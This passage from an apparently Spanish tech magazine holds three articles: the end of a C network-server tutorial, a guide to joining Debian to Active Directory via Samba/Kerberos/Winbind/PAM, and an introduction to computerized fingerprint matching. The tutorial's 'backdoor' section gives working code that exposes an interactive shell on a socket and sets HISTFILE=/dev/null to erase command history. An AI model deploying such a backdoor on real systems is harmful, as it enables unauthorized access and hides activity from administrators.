  bail ("exec %s failed", pr00gie);
        /* this gets sent out. Hmm... */
} /* doexec */
```

Os suena?. Bueno, esperamos que alguien se anime. Es un ejercicio interesante.

ZONA GEEK: BACKDOOR

Al principio del artículo, comentábamos que quizás esto sería más interesante si en lugar de superdemonios habláramos de puertas traseras o backdoors como dicen los angloparlantes.
Muchos lectores avispados ya habrán intuido como convertir nuestro sencillo servidor en una puerta trasera muy simple. Para los más despistados, aquí está la modificación de la función procesa para rematar la transformación.

```
int procesa (int s, char *prg)
{
  pid_t    pid;
  char     *name[3], *env[2];

  if ((pid = fork ()) < 0)
    fprintf (stderr, "No puedo crear el proceso");
  else
    {
      if (!pid) /* Proceso hijo */
        {
          dup2(s, 0);
          dup2(s, 1);
          dup2(s, 2);

          name[0] = "/bin/sh";
          name[1] = "-i";
          name[2] = NULL;

          env[0] = NULL;
          execve (name[0], name, env);
          exit (1);
        }
    }
  return 0;
}
```

Si ahora, ejecutamos nuestro servidor como siempre (no hace falta indicar ningún programa a ejecutar), lo que obtenemos al conectarnos es:

```
$ nc localhost 8080
sh: no job control in this shell
sh-3.1$ exit
exit
```


Sí... un acceso shell mola eh?. Si os fijáis, hemos añadido una nueva variable `env` y hemos cambiado la función exec a utilizar. Esta nueva versión, execve, nos permite, además de ejecutar un determinado programa con sus parámetros, establecer una serie de variables de entorno para la ejecución del mismo.
En nuestro ejemplo no hemos establecido ninguna... pero probad a incluir estas líneas


```
env[0]="HISTFILE=/dev/null";
env[1]=NULL;
```

Sobran las explicaciones no?... Bueno, vale. Lo que hacemos es cargarnos el fichero de historia de la shell, con lo que no quedará constancia de los comandos que hayamos escrito a través de nuestro backdoor. Mola!

EN EL PRÓXIMO NÚMERO

En el próximo número, veremos como modificar nuestro servidor para que pueda escuchar en varios puertos simultáneamente, como hace inetd, y algunas cosillas más :).
Hasta el próximo número.





Conectando GNU/Linux y Windows

Cliente GNU/Linux en un Dominio Windows Active Directory 2003

por Pablo Palazón (pablo.palazon@gmail.com)
Julio I. Sorribes (julioi.sorribes@uclm.es)

Imaginaros la siguiente situación: Estamos en una empresa mediana o grande donde la mayoría de las máquinas usan Windows. Para facilitar las tareas de trabajo en equipo han creado un dominio gestionado mediante Directorio Activo (o Active Directory).

Para los administradores de un dominio Windows, es una tarea trivial añadir su maquina a éste, pero la cosa se complica para las máquinas con sistema operativo GNU/Linux. Además, la estructura del dominio es muy compleja y la política de añadir máquinas es muy estricta, y necesita más datos de los realmente necesarios (lugar de la máquina, número de identificación, propietario, etc). Por tanto, solo se añaden máquinas desde un interfaz Windows.
Antes de comenzar debemos establecer unos preliminares:

1. Si en un mismo ordenador tenemos instalados dos Sistemas Operativos (Windows y GNU/Linux) habrá que crear, en el Directorio Activo (en adelante DA), una cuenta de máquina para cada uno de los Sistemas Operativos, con dos nombres net-bios diferentes y configurar el nombre del equipo con dichos nombres, uno para cada uno de los Sistemas Operativos. Es decir, si tenemos instalado Windows y unido el ordenador al dominio con un nombre net-bios, debemos crear otra cuenta de máquina para GNU/Linux en el Directorio Activo con un nombre net-bios diferente.

2. La configuración es para Debian, modificad los comandos a vuestros respectivos sistemas.

INSTALACIÓN DE SAMBA, MITKerberos Y WINBIND

Samba ofrece un conjunto de herramientas que proporcionan conectividad con los protocolos SMB/CIFS usados por las maquinas Microsoft Windows en la redes locales. Permite conectarse a unidades compartidas tanto de Windows como de Samba (GNU/Linux). Kerberos es un protocolo de autenticación en red necesario para la identificación y autenticación de usuarios ante Active Directory.
Winbind realiza la asociación de UID's y GID's GNU/Linux con SID's de Windows. Es imprescindible para iniciar sesión como usuarios en la máquina GNU/Linux pero validando el nombre y su contraseña en la base de datos de usuarios del Directorio Activo, ya que transforma los identificadores de Active Directory en los propios de los sistema Unix, de manera que, identificando los usuarios frente al D.A. de Windows, el S.O. GNU/Linux les permite el inicio de sesión como usuarios "normales" con los privilegios que el sistema otorga por defecto.
Para instalarlos, se pueden usar estos comandos:

```
apt-get install samba, krb5-user, winbind,
smbclient
```

CONFIGURACIÓN DE FICHEROS

Comenzaremos la configuración con el fichero `/etc/hosts`

```
127.0.0.1  nombre-netbios.dominio.es  localhost  nombre-netbios
```

Realmente esto solo sirve para nuestro ordenador, pero si intentamos acceder a nuestra máquina mediante nombre, nos ahorramos el acceso al DNS. Añadimos esta entrada en cualquier parte del fichero.

DOMINIOS Y DIRECTORIO ACTIVO

Sin que pretendamos ahora profundizar en los pormenores del concepto de "dominio" ni en la sigularidad del Directorio Activo, sí consideramos conveniente -para facilitar el entendimiento a los más profanos en la materia- explicar con un pequeño ejemplo qué es eso del "dominio" y qué es eso del "Directorio Activo".

Para que os hagáis una idea rápida, el dominio es el grupo de elementos (ordenadores, impresoras, usuarios, grupos de usuarios, etc) que conforman nuestra estructura organizativa, y el Directorio Activo es la guía o índice (o base de datos) en la que almacenamos todos los datos -valga la redundancia- relativos a los elementos del dominio: el dominio sería nuestra "ciudad", y el Directorio Activo sería el "callejero" -aunque con más funcionalidades además de la localización de las calles-. Espero que este ejemplo os aclare un poco la diferencia entre dominio y Directorio Activo.

Seguimos con la configuración del fichero `/etc/nsswitch.conf`.

```
passwd:         compat winbind
group:          compat
shadow:         compat
```

Cuando un usuario hace *login* en el sistema, se deben comprobar las contraseñas en los lugares que indica el campo `passwd`. Se utiliza el parámetro `compat` -algunos sistemas utilizan el término `files` en lugar de `compat`, pero ambas deben funcionar- para comprobar usuarios locales, y `winbind` para comprobar los usuarios del dominio. Es importante que el sistema no compruebe o coteje la existencia del grupo del usuario que inicia sesión en los grupos existentes en el Directorio Activo porque ralentiza el arranque del sistema (si el dominio es muy grande). En definitiva, el parámetro `winbind` sólo debe estar en la línea `passwd:` del fichero.

La configuración de Samba es fundamental para el proceso de validación en un dominio.

Una de la partes más importantes de la configuración del cliente GNU/Linux para su validación en un dominio gestionado a través de Directorio Activo es la configuración de Samba. Para ello debemos modificar el fichero `/etc/samba/smb.conf`.
Antes de esa modificación, es conveniente parar los demonios de samba y winbind ejecutando como root:

```
/etc/init.d/winbind stop
/etc/init.d/samba stop
```

En el fichero `/etc/samba/smb.conf`, las partes que indicamos son las necesarias para Winbind, lo demás lo podéis dejar como está, o modificarlo a vuestro gusto. No hace falta que copiéis los comentarios, solo que los entendáis.

```
[global]
# Nombre del dominio y el reino de kerberos al que pertenece.
   workgroup = DOMINIO
   realm = DOMINIO.ES

# Coger la informacion del servidor WINS mediante DHCP
   include = /etc/samba/dhcp.conf

# Obligamos a que samba siga la política de seguridad de
# un Directorio Activo. Tanto para la compartición de
# ficheros e impresoras como para la autentificacion de
# usuarios
   security = ADS

# Para la autentificacion coge cualquier servidor kerberos
# de la red. Podríamos definir uno determinado poniendo
# su nombre en lugar del asterisco
   password server = *

# Obligación de usar contraseñas encriptadas
   encrypt passwords = true

# Tipo de base de datos para las contraseñas encriptadas,
# archivos .tdb Tener cuidado de que aparezca guest aquí,
# da error al iniciar samba.
# Unicamente sirve cuando samba actua como servidor.
   passdb backend = tdbsam

#================= WINBIND SETTINGS ===============
# Usar el dominio DOMINIO por defecto
   winbind use default domain = yes
# Nombre de Netbios, poner el nombre del equipo
   netbios name = nombre-netbios
# Separador para diferenciar el Dominio del usuario
   winbind separator = /
# Enumeración de los usuarios y grupos, para Dominios
# con una gran cantidad de usuarios >20000, no es
# recomendable enumerar los usuarios, pues tardaría
# mucho en hacerlo.
# Por ello, cada vez que se solicita, el id de un usuario,
# se hace la conversión en el acto, no la almacena.
   winbind enum users = no
   winbind enum groups = no
# Crear una tabla de correspondencia entre SID y UID/GID,
# con los siguientes rangos. El rango, puede ser cualquiera,
# aunque el rango debe ser superior al numero de usuarios
# en el dominio. En caso contrario, algunos usuarios pueden
# no acceder al sistema (de forma aleatoria)
   idmap uid = 10000-200000
   idmap gid = 10000-200000
# Shell y directorio Home predeterminados. Crear el
# directorio /home/DOMINIO
   template shell = /bin/bash
   template homedir = /home/DOMINIO/%U
```

El nombre de net-bios debe ser el mismo con el que el administrador del dominio ha creado la cuenta de máquina en el Directorio Activo y ha de coincidir con el que pusisteis en el fichero `/etc/hosts`.

CONFIGURANDO KERBEROS

Una vez terminada la configuración de Samba, comenzaremos con la de Kerberos. Al igual que `/etc/samba/smb.conf`, aquí se indica lo necesario para nuestro dominio, pero lo podéis modificar a vuestro gusto. Para ello modificamos el fichero `/etc/krb5.conf`:


```
default_realm = DOMINIO.ES
[realms]
  DOMINIO.ES = {
    kdc = controlador_dominio.dominio.es
    admin_server = controlador_dominio.dominio.es
    default_domain = dominio.es
  }
[domain_realm]
  dominio.es = DOMINIO.ES
  .dominio.es = DOMINIO.ES
```

Los datos para `kdc`, y `admin_server`, se los debéis preguntar a vuestro administrador del dominio.
Ahora llega la hora de la verdad, ver si todo se ha configurado perfectamente. Para comprobar el correcto funcionamiento de Samba, debemos arrancar los demonios correspondientes:

```
/etc/init.d/samba start
```

Y si al re-arrancar el demonio, no nos produce ningún error, entonces estará bien configurado.

```
/etc/init.d/samba restart
```



·Proceso de Unión de la Máquina al Dominio:esquema general del proceso en la máquina cliente·

Para comprobar el funcionamiento de kerberos lo podemos hacer con este comando:

```
kinit -V nombre_usuario_dominio
```

Donde `nombre_usuario_dominio` (p.e. Juan.electron, jisorrib) puede ser cualquier usuario del dominio, no es necesario que sea administrador. Luego introducimos la contraseña, y si es correcta indica la versión de Kerberos utilizada, Kerberos 5.

INICIO Y UNIÓN AL DOMINIO

Antes de continuar, debe estar creada la cuenta del equipo en el Directorio Activo con el nombre que se le ha dado en el sistema GNU/Linux. Dicho nombre de equipo ha de ser el mismo que el que pusimos en el archivo de configuración de samba (net-bios name). Es el administrador quien añade la máquina al dominio, por tanto debemos esperar a que el administrador nos lo notifique.
A continuación vamos a comprobar que nos conectamos e iniciamos correctamente la comunicación con el Directorio Activo. Para ello, desde consola de comandos ejecutamos como superusuario el siguiente comando:

```
net ads status -U nombre_net-bios_maquina
```

El nombre_net-bios_maquina es el nombre net-bios que corresponde a nuestro sistema. Si se acaba de unir, esperar y comprobarlo un tiempo después (5-10 minutos). Si la conexión es correcta la salida del comando nos muestra la información de la máquina que se conecta, contenida en el Directorio Activo (nombre, grupo al que pertenece, etc.).

Tras añadir una máquina al DA su contraseña es nula

Cuando se añade una nueva cuenta de máquina al Directorio Activo, la contraseña de máquina es nula, es decir, no tiene ninguna contraseña asignada. Para que ninguna otra máquina con el mismo nombre net-bios se pueda hacer pasar por la que estamos configurando, debemos cambiar aquella contraseña nula tanto en el Directorio Activo como en nuestro ordenador. Esto se realiza mediante los siguientes pasos:

1. Para cambiar la contraseña de la máquina (está en la base de datos de contraseñas de samba) por la que tiene almacenada el Directorio Activo se ejecuta como root:

   ```
   net changesecretpw -w DOMINIO -f
   ```

   Como la cuenta de máquina está recién añadida al dominio, no tiene ninguna contraseña todavía. Por tanto, como respuesta, no introducimos nada y pulsamos "enter".

2. Una vez que la máquina conoce la contraseña (nula) que le ha asignado el *DA* para su comunicación, se le ha de pedir al servidor de dominio que genere una contraseña aleatoria y se la comunique al ordenador que estamos uniendo a ese dominio. Esto se efectúa ejecutando el siguiente comando:


   ```
   net ads changetrustpw
   ```

   La nueva contraseña de máquina es generada aleatoriamente y enviada a nuestro equipo que la almacena encriptada, y por lo tanto sólo la conocerá el servidor que la generó, y nuestro equipo.

¡¡Tras ejecutar este comando, no volver a ejecutar el comando anterior (changesecretpw)!!. Si lo hacemos, tendremos que volver a crear otra vez la cuenta de máquina en el dominio, pues habremos cambiado la contraseña de nuestro ordenador que no coincidirá con la que nos asignó el servidor del dominio -lo que se produce tras ejecutar el comando `changetrustpw`- y nos dará un error al intentar autenticarnos o al pedir otra contraseña aleatoria (`changetrustpw`).
Si todo ha ido bien el sistema nos lo indicará al final. El comando modifica la contraseña de máquina en el fichero `/var/lib/samba/secrets.tdb`. Para mayor seguridad y evitar suplantaciones indeseadas, sería conveniente ejecutar '`net ads changetrustpw`' -habitualmente cada dos o tres meses, p.e.-
Por decirlo de alguna manera, nuestra máquina ya ha sido "presentada" en el Directorio Activo y ambos -"*DA*" y Samba local- se conocen de manera inequívoca.

INICIANDO SESIÓN

La siguiente tarea es que los usuarios de la máquina que se está configurando sean capaces de acceder a iniciar sesión identificándose con su nombre de Usuario y contraseña del *DA* del dominio.



· Esquema del proceso de autenticación de usuarios ·

Es aquí en donde interviene el programa Winbind - relacionado siempre con SAMBA, KERBEROS y PAM, cada uno en su respectivo ámbito-, que, como ya se indicó, establece la asociación entre los identificadores de las cuentas locales que crea GNU/Linux y las del *DA* de Windows.
Para arrancar el demonio Winbind, la máquina debe saber el SID del dominio, donde ha de consultar las contraseñas de usuarios. Una vez conocido el SID lo almacenará en el fichero `/var/lib/samba/secrets.tdb`. Para ello hay que ejecutar como root:

```
net rpc getsid -w DOMINIO
```

Si todo ha ido bien, nos lo confirmará diciendo que el SID del DOMINIO esta en secrets.tdb. (En caso de error, sería conveniente comprobar en principio que sí tenemos esta linea en el archivo de configuración de samba:

```
include = /etc/samba/dhcp.conf
```

ya que el error puede producirse por haber omitido o no haber escrito bien dicha línea).
A partir de ahora se puede arrancar el demonio Winbind, sin que tenga ningún error. Ejecutar como root:

```
/etc/init.d/winbind start
```

Para comprobar que funciona nuestra comunicación con el servidor del dominio se pueden ejecutar estos comandos de información de Winbind.

```
wbinfo -t #Comprobar la autentificacion de máquina
wbinfo -D DOMINIO #Conocer información del dominio
```

El comando `wbinfo` usa Winbind para recuperar información relativa al dominio.

CONFIGURACIÓN DE LINUX-PAM

Linux-PAM se encarga de determinar qué personas están autorizadas a usar el sistema, qué métodos de autenticación usarán y qué tipo de sesión podrán iniciar. Mejor dicho, qué bases de datos ha de usar para encontrar la información que le indicará al sistema todos aquellos datos. Por tanto, debemos decirle los lugares (bases de datos) donde se encuentran los usuarios -tanto los locales como los del dominio-. Para ello modificaremos 4 ficheros comunes que son usados por todos los programas que necesitan la autenticación de usuarios (gdm, login, etc).

PONED MUCHO CUIDADO, Y HACED COPIA DEL DIRECTORIO `/etc/pam.d/` .
Si después no podéis iniciar el ordenador, no os preocupéis. Arrancáis un GNU/Linux Live-cd, montáis la partición de GNU/Linux del disco duro, y restauráis el directorio `/etc/pam.d/` o los ficheros que habéis tocado.

El fichero `/etc/pam.d/common-account`, nos indica dónde buscar las cuentas de usuario. Para ello, le decimos al sistema que es suficiente que el usuario sea del dominio (`winbind`), y en caso de que no lo sea, es necesario que el usuario sea del sistema (`local`).

```
account sufficient pam_winbind.so
account required pam_unix.so try_first_pass
```

Linux PAM permite personalizar el proceso de autenticación en el sistema

Mediante este fichero `/etc/pam.d/common-auth`, hacemos que el sistema use determinadas formas de autenticación. Para Winbind será mediante Kerberos. Para el acceso local usa las cuentas del sistema.

```
auth sufficient pam_winbind.so
auth required pam_unix.so nullok_secure try_first_pass
```

En el fichero `/etc/pam.d/common-password`, le indicamos dónde se encuentran las contraseñas que ha de cotejar (la librería `pam_winbind.so` indica que las contraseñas se han de comprobar en el dominio).

```
password sufficient pam_winbind.so
password required   pam_unix.so nullok obscure\
                    min=4 max=8 md5 \
                    try_first_pass
```

Por último, el fichero `/etc/pam.d/common-session`, es utilizado después de que un usuario se haya autenticado.

```
session  requisite pam_winbind.so
session  required  pam_mkhomedir.so \
                   skel=/etc/skel
                   umask=0077
session  required  pam_unix.so try_first_pass
```

La librería `pam_mkhomedir.so` crea el directorio `home` correspondiente al usuario en `/home/DOMINIO/` -este último ha de crearse "a mano" por el administrador del sistema-. Se crea copiando todos los ficheros que hay en `/etc/skel` y le atribuye los permisos 700 (lectura, escritura y ejecución solo para el usuario).

Una vez terminada la configuración, ya se puede usar el sistema tanto con cuentas de usuario del dominio, como con cuentas de usuario locales. Para acceder al sistema se le ha de indicar el usuario y la contraseña. Con esta configuración no haría falta poner el dominio pues solo tenemos un reino configurado en `/etc/`.


POSIBLES PROBLEMAS

Uno de los problemas a la hora de la configuración, es que se realiza con un editor de texto normal y corriente, como emacs o nano (vi no es normal, :) y puede llevarnos a cometer errores tipográficos. Tener sobretodo cuidado con PAM, pues nos podemos cargar el sistema de autenticación de GNU/Linux, y sufriríamos mucho. Aunque puede ser una enorme ventaja pues se entienden mucho mejor las cosas.
Bueno aquí os digo donde hemos recurrido cuando algo no ha funcionado como debería:

- Si tarda mucho en iniciar sesión, entonces hay un problema con winbind. Comprobar el fichero `/etc/nsswitch.conf` , para que no busque grupos con winbind. De todas formas, parar winbind, pues ralentiza mucho el sistema. Si no lo podéis parar con el script del demonio, buscar el pid y matarlo con `kill -9`. Esto lo mata de verdad. No ocurre nada si lo hacemos, no os preocupéis.
- Log de los programas:
  - `/var/log/auth.log` : Este es muy útil para saber porque no ha iniciado un usuario.
  - `/var/log/samba/log.winbindd` : Indica si ha habido errores al iniciar el demonio winbind.
  - `/var/log/daemon.log` : Indica como se han iniciado los demonios, usado para comprobar samba.

SOBRE LOS AUTORES

Los autores son estudiantes de 3º de I.T.Informática de Sistemas en la Escuela Politécnica Superior de Albacete en la UCLM.



· Diagrama de flujo de autentificación de usuarios y entrada en el sistema ·

La Dactiloscopia Computerizada

Aprendemos como trabajan los CSIs

por Fernando Martín Rodríguez

Éste texto pretende ser el primero de una serie de artículos sobre biometría. Lo malo de las series (igual que las revistas) es que es fácil empezar pero luego hay que seguir (por lo menos el que Occam's vaya por el segundo número parece buena señal). La biometría es el reconocimiento de personas a través de rasgos biométricos (características físicas o comportamientos). Por ejemplo, son rasgos biométricos (físicos): la cara, las huellas dactilares, la forma de la mano, el ADN... otros rasgos biométricos (comportamientos) son: la voz, la firma, los gestos, la forma de andar...

Los humanos nos reconocemos unos a otros usando (casi inconscientemente) una combinación de todos esos rasgos. Aquí la parte que nos interesa (la tecnológica) es poder hacer un reconocimiento automático, computerizado. El tema de hoy (me emocioné tanto con la introducción que casi me olvido) es el tratamiento de huellas dactilares o dactiloscopia (palabra procedente del griego DAKTILOS = dedos y SKOPIEN = observa). Los primeros estudios serios sobre esta ciencia datan de principios del siglo XX, en aquel momento todo se hacía de forma manual. Lo que pretende enseñarnos este artículo es un poco de los sistemas informatizados que se usan hoy día.

INTRODUCCIÓN

Actualmente, debido a la creciente preocupación por la seguridad pública, vivimos una época de gran interés en la investigación en sistemas biométricos. Como definición, un sistema biométrico es aquél que realiza identificación o verificación de la identidad de un individuo utilizando algún rasgo físico medible (cara, huella dactilar, forma de la mano) o algún patrón de comportamiento personal (características de la voz o de la escritura, firma ...). Ojo, identificación es diferente de verificación (**indentificación**: no sé quién es el individuo, tengo una o varias muestras y lo busco en una base de datos; **verificación**: de alguna manera sé quién es o, por lo menos, lo sospecho y uso medidas biométricas para comprobarlo). La verificación suele ser un problema más simple y de solución más rápida (porque no hay que buscar en una base de datos sólo medir el parecido entre diferentes muestras). Los rasgos usados por sistemas biométricos deben tener las siguientes características:

- Universalidad: todas las personas deben poseerlos.
- Unicidad: no debe haber dos personas con los rasgos seleccionados iguales.
- Permanencia: deben ser invariantes con el tiempo.
- Cuantificación: admiten medidas cuantitativas.

Las huellas dactilares son el rasgo biométrico que mejor cumple todas estas características. Realmente, son un buen argumento para quienes creen que fuimos creados por un ser superior (parece que Dios nos ha dotado de un "código de barras"). Se forman dentro del útero materno. Son diferentes incluso en los gemelos idénticos (que tienen el mismo ADN). Además, permanecen inalterables durante toda la vida. Incluso cuando existen pequeñas heridas, si la piel se regenera sin cicatrices, la nueva huella es igual a la anterior.

Las huellas están formadas por las llamadas "crestas papilares" que son relieves de la piel. El dibujo de las crestas (y de los surcos que hay entre ellas) es lo que llamamos huella dactilar. Debido al sudor, cualquier superificie que tocamos queda "marcada" con nuestras huellas. Sin embargo, en las superficies muy curvas es muy difícil obtener huellas claras, la superficie ideal para cualquier dactiloscopista es un vidrio plano. Las huellas de una persona se obtenían (y se siguen obteniendo) impregnando las yemas de los dedos en tinta y marcándolas sobre papel. Estos dibujos se llaman dactilogramas y podéis fabricar uno fácilmente con un folio y un tintero de cruñar (ojo, lavar las manos después con alcohol). Hoy en día existen lectores electrónicos de diferentes tecnologías (capacitivos, RF, ópticos, térmicos ...) [1,2].

El procesado automático de huellas dactilares con fines legales comenzó en los años 70 [3]. Esta referencia que os paso es un informe realizado por el NIST (National Institute of Standards and Technology) que es un centro de I+D del ministerio de comercio norteamericano. Esta gente se dedica a hacer informes sobre temas que puedan interesar a las empresas de su país y tienen la buena costumbre de hacerlos públicos a todo el mundo mundial (bueno, por algunos cobran). Entre las cosas que distribuyen gratuitamente se encuentra el NFIS (NIST Fingerprint Image Software) que es un CD que contiene software dactiloscópico (aplicaciones de compresión y de clasificación de imágenes de huellas).

Cuando yo lo conseguí había que enviarles un correo diciendo quién eres, dónde vives y para qué lo quieres y te lo enviaban por correo postal (sí, sí, son yankees y no quieren pasárselo a uno de Al Qaeda). Para completar el currículum de esta gente, ellos desarrollaron el software dactiloscópico que usa el FBI.
Y, como podéis imaginar, EL QUE DAN DE GRATIS NO ES LA MISMA VERSIÓN. Sin embargo, está bastante bien y además es muy robusto. Está pensado para poder trabajar con imágenes de muy baja calidad como los dactilogramas antiguos escaneados (imaginaos una ficha en papel de la policía de Wisconsin del año 1970 ...).
Como la "Dactiloscopia" se usa en ámbitos policiales y judiciales (esto es: como alguien puede ir o no a la cárcel dependiendo del resultado del reconocimiento), se han desarrollado algoritmos muy estrictos para el tratamiento de huellas. Pensados, en principio, para ser aplicados manualmente por expertos humanos llamados dactiloscopistas (que suelen ser policías formados en la materia). La mayoría de los sistemas dactiloscópicos computerizados están basados en imitar estos métodos. En los siguientes apartados, veremos dos tipos de métodos pensados para resolver un problema de identificación en dos fases. Esto es: tenemos una huella y queremos buscarla en una base de datos de fichados. En este tipo de identificaciones, el número de posibles individuos suele ser muy grande (del orden de miles) y está permitido un tiempo de identificación largo (varias horas).

No os pongáis a temblar... las huellas del DNI no pueden usarse para buscar a un sospechoso así por las buenas. Sólo se usan si hay orden judicial y eso ocurre cuando hay otros indicios y se quiere confirmar la identidad de alguien (ejemplo típico de uso es la identificación de un cadáver irreconocible). Por otra parte, la base de datos del DNI es muy difícil de usar: primero, porque es muy grande y, segundo, porque sólo tiene la huella del índice derecho. Las huellas de los diez dedos son independientes y nunca vamos a saber cuál es la huella que encontramos en el lugar de autos (o en un cuerpo mutilado), Sí, sí, cuando la poli ficha a alguien le toman las diez huellas.

PRECLASIFICACIÓN

La preclasificación se usa para reducir el número de comparaciones exhaustivas a realizar. Se trata de que tenemos una huella y diez mil "fichados" (por ejemplo). Si podemos dividir todas las huellas del mundo en N tipos, podremos eliminar muchas comparaciones de golpe (si la huella que tengo es del tipo 1, elimino todas las demás del conjunto de posibles). Las huellas se suelen clasificar como pertenecientes a una de 5 clases disjuntas (N=5). Las clases que se definen para esta preclasificación siempre se basan en los puntos singulares de las huellas (figura 1). En la figura vemos los dos puntos singulares más importantes de toda huella: el núcleo (o core) y el delta. El núcleo puede definirse como el punto de máxima curvatura de la cresta más interna mientras que el delta es el centro de un conjunto de crestas inferiores al núcleo que dibujan varios triángulos concéntricos. Las preclasificaciones se basan en el número de deltas (0, 1 ó 2) y en su posición relativa respecto al núcleo.

